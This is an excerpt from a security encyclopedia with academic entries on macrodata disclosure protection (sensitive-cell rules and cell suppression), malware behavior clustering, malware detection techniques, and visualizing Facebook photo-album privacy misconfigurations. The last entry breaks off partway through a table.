Vincent P, Larochelle H, Bengio Y, Manzagol PA (2008) Extracting and composing robust features with denoising autoencoders. In: Proceedings of the 25th international conference on Machine learning, pp 1096–1103

Wang YX, Hebert M (2016) Learning to learn: Model regression networks for easy small sample learning. In: European conference on computer vision. Springer, pp 616–634
[zbMATH]

Williams R (1989) Complexity of exact gradient computation algorithms for recurrent neural networks (technical report nu-ccs-89-27). Boston: Northeastern University, College of Computer Science
[zbMATH]

Zhang K, Schölkopf B, Muandet K, Wang Z (2013) Domain adaptation under target and conditional shift. In: International conference on machine learning, pp 819–827
[zbMATH]

Zhang Y, Yang Q (2017) A survey on multi-task learning. arXiv preprint arXiv:170708114

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300571

Machine Readable Travel Document Security

Passport Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300572

Macrodata Disclosure Limitation

Macrodata Protection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300573

Macrodata Disclosure Protection

Macrodata Protection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_756

Macrodata Protection

Sara Foresti[5] ✉
(5) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sara Foresti**
Email: sara.foresti@unimi.it

Synonyms

Macrodata disclosure protection; Macrodata disclosure limitation

Definition

Macrodata protection techniques protect the confidentiality of sensitive information when releasing aggregated values.

Background

Governmental, public, and private organizations are more and more frequently required to make data available for external release in a secure way. Indeed, if on one hand there is a need to disseminate some data, there is on the other hand an equally strong need to protect those data that, for various reasons, should not be disclosed. Traditionally, data collected from surveys are released in tabular form (*macrodata*). Macrodata are aggregate information (statistics) on users or organizations usually presented as *n*-dimensional tables, with a dimension for each attribute of analysis. Many techniques have been developed for protecting data released publicly or semi-publicly from improper disclosure. These techniques depend on the

method in which such data are released. Macrodata protection techniques are specifically targeted to meeting the protection needs of macrodata and are typically based on the selective obfuscation of sensitive cells.

Theory

Macrodata represent estimated values of *statistical characteristics* concerning a given population (Ciriani et al., 2007). A statistical characteristic is a measure that summarizes the values of one or more *properties*/*attributes* (*variables*, in statistical terminology) of *respondents* (i.e., individuals to whom data refer). An example of a statistical characteristic can be the average age of people living in each continent. Macrodata can be represented as *n*-dimensional tables, with a dimension for each attribute of analysis (e.g., gender of individuals to whom data refer) and a row (column, resp.) for each value in the attribute domain. Each cell of the macrodata table is the aggregate value of a quantity over the considered properties, computed combining the values of the individuals having, for each attribute of analysis, the value of the row (column, resp.) to which the cell belongs. Macrodata tables often include marginal totals for each dimension.

Macrodata tables can be classified in the following three groups (types of tables).

- *Count tables*. Each cell of the table contains the *number of respondents* that have the same value over all attributes of analysis associated with the table. For instance, the table in Fig. 1(a) contains the number of males and females for each given disease.
- *Frequency tables*. Each cell of the table contains the *percentage of respondents*, evaluated over the total population, that have the same value over all the attributes of analysis associated with the table. For instance, the macrodata table in Fig. 1(b) contains the percentage of males and females for each given disease.
- *Magnitude tables*. Each cell of the table contains *an aggregate value of a quantity of interest* over all the attributes of analysis associated with the table. For instance, the macrodata table in Fig. 1(c) contains the average number of days that males and females have spent in the hospital for each given disease.

	Hypertension	Obesity	Chest Pain	Short Breath	Tot
M	1	2	2	1	6
F	1	2	0	2	5
Tot	2	4	2	3	11

(**a**) number of respondents with a disease

	Hypertension	Obesity	Chest Pain	Short Breath	Tot
M	9.1	18.2	18.2	9.1	54.6
F	9.1	18.2	0	18.2	45.4
Tot	18.2	36.4	18.2	27.2	100

(**b**) percentage of respondents with a disease

	Hypertension	Obesity	Chest Pain	Short Breath	Tot
M	2	8.5	23.5	3	37
F	3	30.5	0	5	38.5
Tot	5	39	23.5	8	75.5

(**c**) average number of days spent in the hospital by respondents with a disease

Macrodata Protection, Fig. 1 An example of count (**a**), frequency (**b**), and magnitude (**c**) macrodata tables

Several macrodata protection techniques have been developed to guarantee the *confidentiality* of the data, that is, the assurance that information about individual respondents cannot be derived (or approximated) from the released macrodata. Typically, macrodata protection techniques work in two steps: *i)* they first *discover sensitive cells*, that is, cells that can be easily associated with a specific respondent, and then *ii)protect* these cells.

Discovering sensitive cells

The strategies for discovering sensitive cells vary depending on the type of macrodata (count and frequency tables versus magnitude tables). For count and frequency tables, the most important strategy used to detect sensitive cells is the *threshold rule*, according to which a cell is sensitive if the number of respondents is less than a given threshold (Federal Committee on Statistical Methodology, 1994). As an example, consider the macrodata table in Fig. 1(a) and suppose that the threshold is 2. The first cell and the last cell in the first row, and the first cell and the third cell in the second row are sensitive because their value is below the given threshold.

For magnitude macrodata tables, there are many rules that can be used to detect sensitive cells (e.g., p-percent, pq, and (n,k)-rule (Federal

Committee on Statistical Methodology, 1994)). The *p-percent* rule states that a cell is sensitive if the contribution of a single individual to the value of the cell can be estimated too accurately (i.e., if the upper and lower estimates of the contribution of an individual are closer to the correct value than a pre-specified percentage p). The *pq* rule is similar to the p-percent rule, but it assumes that the contribution of a single individual to the value of the cell can be estimated, before any data are published, with percentage of error q (where $p < q < 100$). The *(n,k)-rule* states that a cell is sensitive if less than n respondents contribute to more than $k\%$ of the total cell value. As an example, consider the macrodata table in Fig. 1(c) and suppose to apply the (1,50)-rule. A cell is sensitive if one respondent contributes to more than 50% of its value. The first cell and the last cell in the first row as well as the first cell in the second row are sensitive since, as visible in the associated table in Fig. 1(a), there is only one male and one female with hypertension and one male with short breath and therefore their contribution to these cells is 100%.

Protecting sensitive cells

Sensitive cells can be protected by applying several strategies, such as *cell suppression*, *rounding*, *roll up categories*, *sampling*, *controlled tabular adjustment function* (CTA), and *confidential edit* (Federal Committee on Statistical Methodology, 1994). Cell suppression consists in protecting sensitive cells by removing their values (*primary suppressions*). However, if the marginal totals of the table are published, it may be possible to determine the value of the suppressed cell, or restrict it to an interval of possible values. If the size of such an interval is small, the suppressed cell can be estimated rather precisely. To avoid such inferences, additional cells may need to be suppressed (*secondary suppression*). *Rounding* consists in choosing a base number and in modifying the original value of the cells in the table by rounding it up or down to a near multiple of the base number. *Roll up* categories reduces the size of the table by combining rows and/or columns (i.e., different attribute values are represented together), releasing a less detailed table. *Sampling* means that the released table is obtained with a sample survey rather than a census. The *CTA* technique is based on the selective adjustment of cell values. In other words, the value of sensitive cells is replaced by a safe value, that is, a value that is not sensitive w.r.t. the rule chosen to detect sensitive cells, and then a linear programming

technique is used to adjust the values of non-sensitive cells, in such a way that the sum of the values in each column/row in the table coincides with the published marginal total of the column/row. *Confidential edit* modifies the original data used to compute aggregate values and recomputes the macrodata table on the obtained collection of data. This techniques selects a sample of the records in the dataset, finds a match for the selected records (i.e., a set of records with the same values on a specific set of attributes) with records of individuals that live in other geographical regions, and swaps the attributes of the matching records. The resulting dataset is used to build the released macrodata table.

Application

Macrodata protection techniques can be applied whenever aggregate information, computed starting from collected data, containing some sensitive information, is released. As an example, consider the case of a hospital releasing the number of patient identities aggregated by their disease and city where they live. When releasing statistics over the hospital activity, the hospital must guarantee that possible sensitive information, such as the association between individual patients and their illnesses, is not released. As another example, statistical agencies, when releasing aggregated financial data, need to protect information considered sensitive, such as the correlation between individuals and their financial status.

Cross-References

Microdata Protection

References

Ciriani V, De Capitani di Vimercati S, Foresti S, Samarati P (2007) Microdata protection. In: Yu T, Jajodia S (eds) Secure Data Management in Decentralized Systems, Springer-Verlag

Federal Committee on Statistical Methodology (1994) Statistical policy working paper 22. USA, report on Statistical Disclosure Limitation Methodology

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300574

Malicious Circuit

Hardware Trojan

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300575

Malicious Cryptography

Kleptography

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300576

Maliciously Modified Set of Administrative Tools

Rootkits

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300577

Malware

Spyware

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_848

Malware Behavior Clustering

Engin Kirda[6] ✉
(6) Institut Eurecom, Sophia Antipolis, France

✉ **Engin Kirda**
Email: ek@iseclab.org
Email: kirda@eurecom.fr

Definition

One of the major threats on the Internet today is malicious software, often referred to as malware. Malware comes in a wide range of forms and variations, such as viruses, worms, botnets, rootkits, Trojan horses, and denial-of-service tools. To spread, malware exploits software vulnerabilities in browsers and operating systems, or uses social engineering techniques to trick users into running the malicious code. An anti-malware company typically receives thousands of new malware samples every day. These samples are submitted by users who have found suspicious code on their systems, by other anti-malware companies that share their samples, and by organizations that collect malware. The ability to automatically and effectively cluster analyzed malware samples into families with similar behavioral characteristics is referred to as *Malware Behavioral Clustering*.

Theory

Because of the growing need for automated techniques to examine malware, dynamic malware analysis tools such as CWSandbox, Norman Sandbox, and ANUBIS have increased in popularity. These systems execute the malware sample in a controlled environment and monitor its actions.

Based on the execution traces, reports are generated that aim to support an analyst in reaching a conclusion about the type and severity of the threat imposed by a malware sample.

For example, when observing a sample that modifies the autorun registry entry and opens a connection to a notorious IRC server (which is often used for botnet command and control), the analyst can quickly conclude that the sample is an IRC bot. Even when the analyst is not able to reach a detailed conclusion about a sample, the automated analysis is beneficial to help separate interesting samples from those that are less relevant.

While automating the analysis of the behavior of a single malware sample is a first step, it is not sufficient. This is because the analyst is now facing thousands of reports every day that need to be examined. Thus, there is a need to prioritize these reports and guide an analyst in the selection of those samples that require most attention. One approach to process reports is to cluster them into sets of malware that exhibit similar behavior. The ability to automatically and effectively cluster analyzed malware samples into families with similar characteristics is beneficial for the following reasons: First, every time a new malware sample is found in the wild, an analyst can quickly determine whether it is a new malware instance or a variant of a well-known family. Moreover, given sets of malware samples that belong to different malware families, it becomes significantly easier to derive generalized signatures, implement removal procedures, and create new mitigation strategies that work for a whole class of programs.

The recent advances in the field of automated malware analysis (e.g., Brumley et al. 2007; Egele et al. 2007; Moser et al. 2007) have created a rising interest in the automatic grouping of the analysis results (and reports) that are created. For this purpose, researchers have proposed supervised as well as unsupervised machine learning techniques. Because it is crucial that these techniques can process a large number of samples, their scalability is one of the decisive properties.

At the core of every system that aims to find malware families is the notion of similarity. Therefore, these systems need to solve two problems. First, they need to find a suitable representation of a malware sample. Second, based on these representations, they need to compute a distance between two samples. In the literature, content-based and behavior-based comparison approaches have been proposed.

Content-Based Analysis. The first attempts to cluster malware samples were based on static analysis of the malware samples. For example, in (Gheorghescu 2005), the author proposes an automated virus classification system that works by first disassembling the binaries, and subsequently, comparing their basic code blocks. Other researchers have proposed to represent a malware program as a hex-dump of its code segment, building a classification system on top of this (e.g., Kolter and Maloof 2006). In (2005), Dullien and Rolles propose a system for comparing executables based on their control flow graph.

All content-based analysis approaches share the problem that they need to disassemble the binary. This is often difficult or even impossible, given that malware is frequently obfuscated and packed. Also, it is possible to write semantically equivalent programs that have large difference in their code. Thus, it is possible for malware authors to thwart content-based similarity calculations.

Behavior-Based Analysis. In 2008, Holz et al. (2008) presented a system that classifies unknown malware samples based on their behavior. A significant limitation is that the system requires supervised learning, using a virus scanner for labeling the training set. Lee et al. developed a system for classifying malware samples that relies on system calls for comparing executables (Lee and Mody 2006). The scalability of the technique is limited; the system required several hours to cluster a set of several hundred samples. Also, the tight focus on system calls implies that the collected profiles do not abstract the observed behavior.

Bailey et al. (2007) have proposed a system that abstracts from system call traces and clusters samples that exhibit similar behavior.

Leita et al. (Leita and Dacier 2008) suggest classifying malware based on the epsilon-gamma-pi-mu model. In this model, additional information on how the malware is originally installed on the target system is considered for classification. This can include information on the exploit and exploit payload used to install the malware dropper, and on the way the dropper in turn downloads and installs the malware.

In (2009), Bayer et al. proposed an approach for clustering large collections of malware samples. The goal is to find a partitioning of a given set of malicious programs so that subsets exhibit similar behavior. The system begins by analyzing each sample in a dynamic analysis environment that has been enhanced with taint tracking and additional network analysis.

Then, behavioral profiles are extracted by abstracting system calls, their dependences, and the network activities to a generalized representation consisting of OS objects and OS operations. These profiles serve as the input to the clustering algorithm, which requires less than a quadratic amount of distance computations. This is important to handle large data sets that are commonly encountered in the real world.

Cross-References

Dynamic Analysis
Malware Detection

Recommended Reading

Bailey M, Oberheide J, Andersen J, Mao ZM, Jahanian F, Nazario J (2007) Automated classification and analysis of internet malware. In: 10th international symposium on recent advances in intrusion detection (RAID'07), Gold Coast, 2007

Bayer U, Milani P, Hlauschek C, Kruegel C, Kirda E (2009) Scalable, behavior-based malware clustering. In: 16th annual network and distributed system security symposium (NDSS 2009), San Diego, 2009

Brumley D, Hartwig C, Liang Z, Newsome J, Poosankam P, Song D, Yin H (2007) Automatically identifying trigger-based behavior in Malware. In: Lee W et al (eds) Botnet analysis and defense

Dullien T, Rolles R (2005) Graph-based comparison of executable objects. In: Symposium sur la Sécurité des Technologies de l'Information et des Communications (SSTIC), Rennes, 2005

Egele M, Kruegel C, Kirda E, Yin H, Song D (2007) Dynamic spyware analysis. In: USENIX annual technical conference, Santa Clara, 2007

Gheorghescu M (2005) An automated virus classification system. In: Virus bulletin conference, Dublin, 2005

Holz T, Willems C, Rieck K, Duessel P, Laskov P (2008) Learning and classification of malware behavior. In: Fifth conference on detection of intrusions and malware and vulnerability assessment (DIMVA 08), Paris, 2008

Kolter JZ, Maloof MA (2006) Learning to detect and classify malicious executables in the wild. J Mach Learn Res 7:2721–2744
[MathSciNet][zbMATH]

Lee T, Mody JJ (2006) Behavioral classification. In: EICAR conference, Hamburg, 2006

Leita C, Dacier M (2008) SGNET: a worldwide deployable framework to support the analysis of malware threat models. In: European dependable computing conference, Kaunas, 2008

Moser A, Kruegel C, Kirda E (2007) Exploring multiple execution paths for malware analysis. In: IEEE symposium on security and privacy, Berkeley, 2007

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_838

Malware Detection

Stefan Katzenbeisser[7] ✉, Johannes Kinder[8] ✉ and Helmut Veith[9] ✉
(7) Security Engineering Group, Technische Universität Darmstadt, Darmstadt, Germany
(8) Formal Methods in Systems Engineering, Technische Universität Darmstadt, Darmstadt, Germany
(9) Institute of Information Systems, Technische Universität Wien, Wien, Austria

✉ **Stefan Katzenbeisser (Corresponding author)**
Email: katzenbeisser@seceng.informatik.tu-darmstadt.de

✉ **Johannes Kinder**
Email: kinder@cs.tu-darmstadt.de

✉ **Helmut Veith**
Email: helmut.veith@tuwien.ac.at

Synonyms

Antivirus; Virus scanner

Definition

Malware is malicious software that was intentionally developed to infiltrate or damage a computer system without consent of the owner. This includes, among others, viruses, worms, and Trojan horses. Malware detection refers to the process of detecting the presence of malware on a host system or of distinguishing whether a specific program is malicious or benign.

Background

Malware is one of the most serious security threats and spreads autonomously through vulnerabilities or carelessness of users. In order to protect a computer from infection or remove malware from a compromised computer system, it is essential to accurately detect malware. As a consequence of Rice's Theorem (and shown by Cohen for the case of computer viruses (Cohen 1987)), determining whether a given program contains malicious functionality is generally undecidable. Thus, malware detection focuses on practical methods that reliably and efficiently detect certain classes of malware. Besides theoretical limitations, malware detection faces two main practical challenges: An ever increasing development and distribution speed of malware, and sophisticated methods for evading detection such as poly- and metamorphism.

Rapid Releases of Malware Variants

The Internet has decreased the development time and increased the distribution speed of new malware by several orders of magnitude. While early computer viruses and worms were often developed for the thrill of vandalism by adolescent computer enthusiasts, the new millennium has seen an increase in professional malware authors who command vast *botnets* of infected computers in order to harvest sensitive data or perform distributed denial of service attacks. This development has spurred the rapid release of modified and improved malware variants in short succession. The time it takes from the release of a new malware until it can be reliably detected by common antivirus tools, the *window of vulnerability*, is often enough to infect a large number of computer systems despite antivirus protection. One of the declared goals of research in malware detection is thus to shorten or eliminate this window of vulnerability.

Poly- and Metamorphic Malware

Polymorphic and metamorphic malware is particularly difficult to detect (Ször and Ferrie 2001). *Polymorphic malware* encrypts its malicious executable code (the *virus body*) and attaches a small decryption engine, which decrypts the code only at runtime. Whenever the malware creates copies of itself, it generates a fresh key and re-encrypts its executable body with the new key. Furthermore, it obfuscates the decryption engine, which

cannot be encrypted itself, by inserting no-operation instructions or reordering the control flow without altering its semantics. Each malware instance is thus syntactically different on disk, but at runtime decrypted into the same original virus body. A trivial but widely used special case of polymorphism is the use of *executable packers*, tools that compress and/or encrypt an executable file with a static key. By choosing different keys or adding another layer of packing around an already packed file, malware authors can manually create syntactically different instances of the same malware.

Metamorphic malware achieves syntactically different instances both on disk and at runtime by completely rewriting itself upon distribution into a functionally equivalent program. The malware parses its own code, randomly applies code transformations that do not change the program semantics (obfuscations), and writes the transformed code into a new executable.

Theory and Applications

Techniques for malware detection are widely deployed in commercial anti-virus products installed on end-user clients. Anti-virus software typically includes a background service that scans files on access, and an on-demand scanner, which is invoked in regular intervals. Speed is critical for these end-user products, since a lengthy analysis of an executable on access delays the startup of programs and impairs the overall responsiveness of the computer system. Other malware detectors are implemented as part of intrusion detection systems that monitor activity on the network or on a specific host. Computationally expensive malware detection methods can be used on dedicated systems for malware analysis and forensics, e.g., within anti-virus research labs or as part of a security audit (Christodorescu et al. 2007a; Ször 2005).

Signature Matching

The fastest and most common detection method is the use of static malware signatures. In the most simple form, they are binary sequences of code or data that appear in a particular malware instance. Other forms of static malware signatures are hash values of code blocks starting at a given offset in an executable, or binary sequences including wildcards to allow some

syntactic variation. Signatures have to be generated from sufficiently long code sequences to minimize false positives (i.e., false detections of malware in benign programs). To detect a certain malware instance, anti-virus software simply checks for the presence of its signature in a given program (*scanning*). Commercial anti-virus products maintain large databases of these signatures, and scan every file for all signatures of viruses and worms they know of. These databases constantly have to be kept up to date and steadily increase in size due to the emergence of new malware. Furthermore, a growing size of the signature database implies an increased chance of false positives. Signature matching therefore reaches its limits in the light of rapidly rising numbers of malware and the inherent window of vulnerability between emergence of a new malware and the next signature release.

Polymorphic malware is difficult to detect through signature matching, since the syntactic image on disk changes with each replicated instance. For simple polymorphic malware whose decryption routine does not vary significantly between malware instances, signatures for the decryption routine can be generated. Once the polymorphic malware is run (e.g., as part of *dynamic analysis*, see below) and has decrypted the virus body, signature matching can be applied to detect the malware in memory.

Metamorphic malware, on the other hand, completely eludes classic signature matching. A carefully written metamorphic engine generates enough entropy such that no sufficiently long common sequence of instructions is shared between different instances of the same malware. However, a sloppy implementation of the metamorphic engine by the malware author can introduce commonalities into all instances, such as fixed opcodes with only varying registers. Such weaknesses in the obfuscation scheme can be exploited by scanning for wildcard signatures. In general, however, more advanced detection methods are required.

Research on malware detection thus focuses on approaches for *proactive detection*: Malware that is sufficiently similar in structure or behavior to malware found and analyzed in the past should be detected without requiring new syntactic signatures. Most vendors of anti-virus software implement a form of proactive detection by augmenting their signature-based detection scheme with *heuristics*. They search for several indicators of malicious code, such as the presence of certain system calls or anomalies in the file header, assign scores to each indicator, and classify an

executable as malicious if its total score exceeds a certain threshold. Another strategy to detect multiple variants of the same malware as well as polymorphic and metamorphic malware is *malware normalization*, which attempts to transform obfuscated binary code into a canonical form that can be matched against traditional static signature databases (Christodorescu et al. 2007b; Lakhotia and Mohammed 2004).

Besides augmenting existing signature-based detection methods, there are two general approaches to detect rapidly changing malware: *Static analysis* classifies the potential behavior of a program as malicious or benign without executing it; *dynamic analysis* runs an executable for a certain time in an appropriately protected virtual environment and monitors its behavior at runtime.

Static Analysis

Malware detection by static analysis relies on approximating (abstracting) the semantics of a piece of code, and determining whether it may perform malicious actions. By doing this, static analysis explores *all* possible execution paths of the program. The fundamental difference to static signature matching is that it operates on the semantics, i.e., the potential behavior of malicious code, instead of its syntactic representation. To this end, semantic malware signatures specify “malicious behavior” in an appropriate language. This allows to detect variants of the same malware with a single semantic signature (and thus eliminate the window of vulnerability), as long as they contain the same core malicious behavior. Furthermore, since common transformations applied by metamorphic malware do not change the program semantics, semantic malware signatures should be robust against metamorphism.

However, implementation of a practical malware detector based on static analysis is challenging. An analysis powerful enough to directly handle self-modifying code as in packed or polymorphic malware is considered prohibitively expensive. Existing approaches thus usually focus on analyzing the unencrypted virus body and make use of separate tools to obtain it (Preda et al. 2007; Kinder et al. 2010; Kolbitsch et al. 2009). Several steps have to be performed: First, for polymorphic code, the original virus body has to be exposed either by static decryption or dynamic analysis. The resulting binary is passed to a disassembler, which converts

binary machine code into assembly instructions and provides a control flow graph to the static analysis component.

Note that in order to reliably detect malware, all these steps must be correctly performed. This yields several practical problems, which can be exploited by malware authors to evade static detection. The preparation step to expose the virus body must succeed. For well-known packers or simple encryption schemes, unpacking is an easy and automatic process. More intricate polymorphic schemes, however, require the use of emulation techniques from dynamic analysis. Once the code is available, further processing of the code faces the classic disassembly problem, complicated by the fact that malware is often deliberately obfuscated.

Several approaches to static analysis–based malware detection with different abstractions of behavior and specification mechanisms have been proposed. Very coarse abstractions of executable code only consider system calls; specifications for malicious code then describe system call sequences known to be characteristic to malware. Finer-grained abstractions analyze the control flow graph on the level of individual machine instructions. On this level, it is possible to directly specify patterns of instructions and relations between their operands. Among other patterns, this allows to detect possible data flow between return values and parameters of system calls (Kinder et al. 2010; Preda et al. 2007) and yields more fine-grained malware specifications.

Dynamic Analysis

Malware detection based on dynamic analysis monitors the behavior of potentially malicious processes at runtime and inspects their interactions with the system for suspicious activity. The processes can either be observed live while running on a real system (Holz et al. 2007) (as in *Host-Based Intrusion Detection Systems*) or in an isolated virtual machine or sandbox. Detection engines implemented in on-demand scanners of commercial anti-virus products make use of relatively lightweight *sandboxes*, which provide a partial environment (e.g., function stubs for system calls) and emulate the executable for a short amount of time (Natvig 2002). Although fast, the sandbox can only give a rough estimate of the actions the program would perform when run freely on a system. For detection of polymorphic malware, lightweight sandboxes have proven extremely effective, since only the initial decryption routine needs to be

emulated for the original virus body to appear in the sandbox memory. Once the virus body is plainly visible in the sandbox, classic signature matching can be used for detection. For detecting malicious activity of unknown malware, a sandbox can also be used to record traces of system calls, which are then matched against known malware behavior.

Virtual machines emulate a full system including processor and devices, and host a full operating system installation (Bayer et al. 2006). Their advantage is that executables will usually exhibit the same behavior as on a real system, since all system state is correctly emulated and no system calls are abstracted by stubs.

Dynamic analysis is robust against polymorphic and metamorphic malware, including low-level obfuscations that can thwart disassembly and thus static detection, but it faces specific challenges of its own. Malware can attempt to detect whether it is run within a sandbox or virtual machine or actively attack the emulator. Several anti-emulation techniques exist, which check for certain low-level processor features (e.g., undocumented instructions) or timings. Once an executable has determined that it is being emulated, it can terminate execution without performing any malicious actions.

Another limitation of purely dynamic approaches to malware detection is their only partial observation of the program behavior. Only a single execution is observed for a limited time; if malicious activity is triggered randomly or only under certain conditions, the emulator might not witness the malicious behavior and falsely consider the executable benign. Some file-infecting viruses specifically target this weakness by hooking their malicious code into the exit routines of a program, or placing it randomly inside benign procedures (Entry Point Obfuscation).

The chance of missing malicious behavior that depends on certain conditions can be reduced by using methods from dynamic test case generation that combine features from static and dynamic analysis (Moser et al. 2007). While monitoring the program execution, an emulator also executes the program symbolically to relate program inputs (e.g., return values of some system calls) to branch conditions. In successive runs of the executable, the inputs are then modified to drive execution into different branches. This way, the coverage of dynamic analysis can be increased.

Cross-References

Dynamic Analysis
Static Analysis

Recommended Reading

Bayer U, Moser A, Krügel C, Kirda E (2006) Dynamic analysis of malicious code. J Comput Virol 2(1):67–77
[zbMATH]

Christodorescu M, Jha S, Maughan D, Song, Wang C (eds) (2007a) Advances in information security. Malware detection, vol 27. Springer, New York, p 311
[zbMATH]

Christodorescu M, Jha S, Kinder J, Katzenbeisser S, Veith H (2007b) Software transformations to improve malware detection. J Comput Virol 3(4):253–265
[zbMATH]

Cohen F (1987) Computer viruses: theory and experiments. Comput Secur 6(1):22–35
[MathSciNet][zbMATH]

Holz T, Freiling F, Willems C (2007) Toward automated dynamic malware analysis using CWSandbox. In: SP'07: Proceedings of the 2007 IEEE symposium on security and privacy, Berkeley, 20–23 May 2007. IEEE Computer Society Press, Los Alamitos, pp 32–39

Kinder J, Katzenbeisser S, Schallhart C, Veith H (2010) Proactive detection of computer worms using model checking. IEEE Trans Depend Secure Comput 7(4):424–438
[zbMATH]

Kolbitsch C, Comparetti PM, Kruegel C, Kirda E, Zhou X, Wang X (2009) Effective and efficient malware detection at the end host. In: Proceedings of the 18th Usenix Security symposium (USENIX'09), Montreal, 10–14 August 2009. USENIX Association, Berkeley

Lakhotia A, Mohammed M (2004) Imposing order on program statements to assist anti-virus scanners. In: 11th working conference on reverse engineering proceedings (WCRE 2004), Delft, 8–12 November 2004. IEEE Computer Society Press, Los Alamitos, pp 161–170

Moser A, Kruegel C, Kirda E (2007) Exploring multiple execution paths for malware analysis. In: SP'07: Proceedings of the 2007 IEEE symposium on security and privacy, Berkeley, 20–23 May 2007. IEEE Computer Society Press, Los Alamitos, pp 231–245

Natvig K (2002) Sandbox II: Internet. In: Proceedings of 2002 virus bulletin conference, Virus Bulletin

Preda MD, Christodorescu M, Jha S, Debray SK (2007) A semantics based approach to malware detection. In: Conference record of POPL 2007: the 34th ACM SIGPLAN-SIGACT symposium on

principles of programming languages, French Riviera, 17–19 January 2007. ACM Press, New York, pp 377–388
[zbMATH]

Ször P (2005) The art of computer virus research and defense. Addison Wesley, Upper Saddle River, p 713
[zbMATH]

Ször P, Ferrie P (2001) Hunting for metamorphic. In: Proceedings of 2001 virus bulletin conference, Virus Bulletin, pp 123–144

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1600

Managing and Monitoring Social Network Privacy Policies

Yousra Javed[10] ✉ and Mohamed Shehab[11] ✉
(10) School of Information Technology, Illinois State University, Normal, IL, USA
(11) College of Computing and Informatics, University of North Carolina Charlotte, Charlotte, NC, USA

✉ **Yousra Javed (Corresponding author)**
Email: yousra.javed@seecs.edu.pk
Email: yjaved@ilstu.edu

✉ **Mohamed Shehab**
Email: mshehab@uncc.edu

Synonyms

Access control; Photo privacy; Policy misconfigurations; Social networks; Treemap visualization

Introduction

Privacy protection is an important issue in online social networks. To assist users with managing access control, online social networking platforms provide privacy configuration interfaces. For instance, Facebook allows users to set fine-grained policies by creating user lists which should be allowed access. The users can also view their profile from the audience perspective to understand what information about them is visible. However, being nonexperts in access control, users are often unable to translate their

access control requirements through these interfaces, and they end up giving access to unintended audience. For instance, a user's birthday might be unintentionally visible to people outside their friend network.

Photos are one of the most frequently shared content on social media. Braunstein et al. (2011) conducted a study using indirect content privacy surveys. Their results indicated the users' privacy concern for their online photos such as those on social media. This suggests the need for techniques that can enable a user to quickly figure out the unintended audience accessing a photo and fix it.

Numerous visualization tools have been proposed to help the users easily understand policies on social networks. PViz is a tool proposed by Mazzia et al. (2012) which lets the user understand the visibility of her profile according to various friend groups. Similarly, Anwar and Fong (2012) proposed a visualization tool for privacy settings. The social network is displayed as a graph, and mousing over a node in the graph indicates what the person can access in the current user's profile. However, these tools do not incorporate the ability to quickly identify and fix unintended photo sharing.

A Treemap visualization (invented by Shneiderman and Plaisant 1998) displays hierarchical (tree-structured) data as a set of nested rectangles. Each branch of the tree is given a rectangle, which is then tiled with smaller rectangles representing sub-branches. A leaf node's rectangle has an area proportional to a specified dimension of the data. When the color and size dimensions are correlated in some way with the tree structure, one can often easily see patterns that would be difficult to spot in other ways. A second advantage of Treemaps is that, by construction, they make efficient use of space. As a result, they can legibly display thousands of items on the screen simultaneously.

We propose a tool that displays the user's photo albums on a social network w.r.t their policy misconfigurations using a Treemap visualization. We developed a prototype for Facebook by extracting the privacy settings of photo albums through the Facebook API.

Potential Policy Misconfigurations

We use the following set of misconfigurations proposed by Javed and Shehab (2013). Each misconfiguration is assigned a sensitivity weight on a

scale from 0 to 1 based on the extent of privacy leak that it can cause (Table 1).

- *M1. An empty friend list has been allowed or denied*. For example, if the user allows access to a smart list which contained friends initially but became empty over the course of time when the respective friends changed their work, education, or hometown.
- *M2. A friend has been explicitly denied access to this photo album but is allowed access to other albums*. This misconfiguration can arise due to the existence of a friend who has been given access to most albums but is denied access to a specific album by adding their name in the denied set of users. The user can have a false perception that this friend has been denied access to all the other albums as well.
- *M3. There are common friends between friend lists*. For example, Facebook gives access to the union of all the friends/friend lists included in the "Allowed" field. However, during policy composition, the user might want to allow access to only those friends who exist in all the friend lists in the "Allowed" field, leading to oversharing of information.
- *M4. One or more friends exist in both the allowed and denied fields*. In Facebook access control, the deny permission takes precedence over the allow permission. Therefore, this misconfiguration intends to notify the user of unintended denial of access to a friend.
- *M5. A smart list, which updates automatically without user consent, has been used*. If a user grants access to a smart list, there is a potential chance of sharing information with unintended audience because the user does not control the list.
- *M6. The photo album is visible to people outside the friend network*. This scenario is possible if the chosen privacy settings are Friends of Friends, Friends and Networks, or Public.

Managing and Monitoring Social Network Privacy Policies, Table 1 Misconfiguration sensitivities

Misconfiguration	Sensitivity
M1. A friend list having no friends	0.1
is allowed or denied	
M2. One or more friends exist in	0.2
both the allowed and denied fields	
M3. There are common friends	0.4

Misconfiguration	Sensitivity
between friend lists	
M4. A friend has been denied	0.6
explicitly in current album but	
is allowed access in other albums	
M5. An automatically created	0.8
friend list which updates without	
consent has been used	
M6. The album is visible to people	1
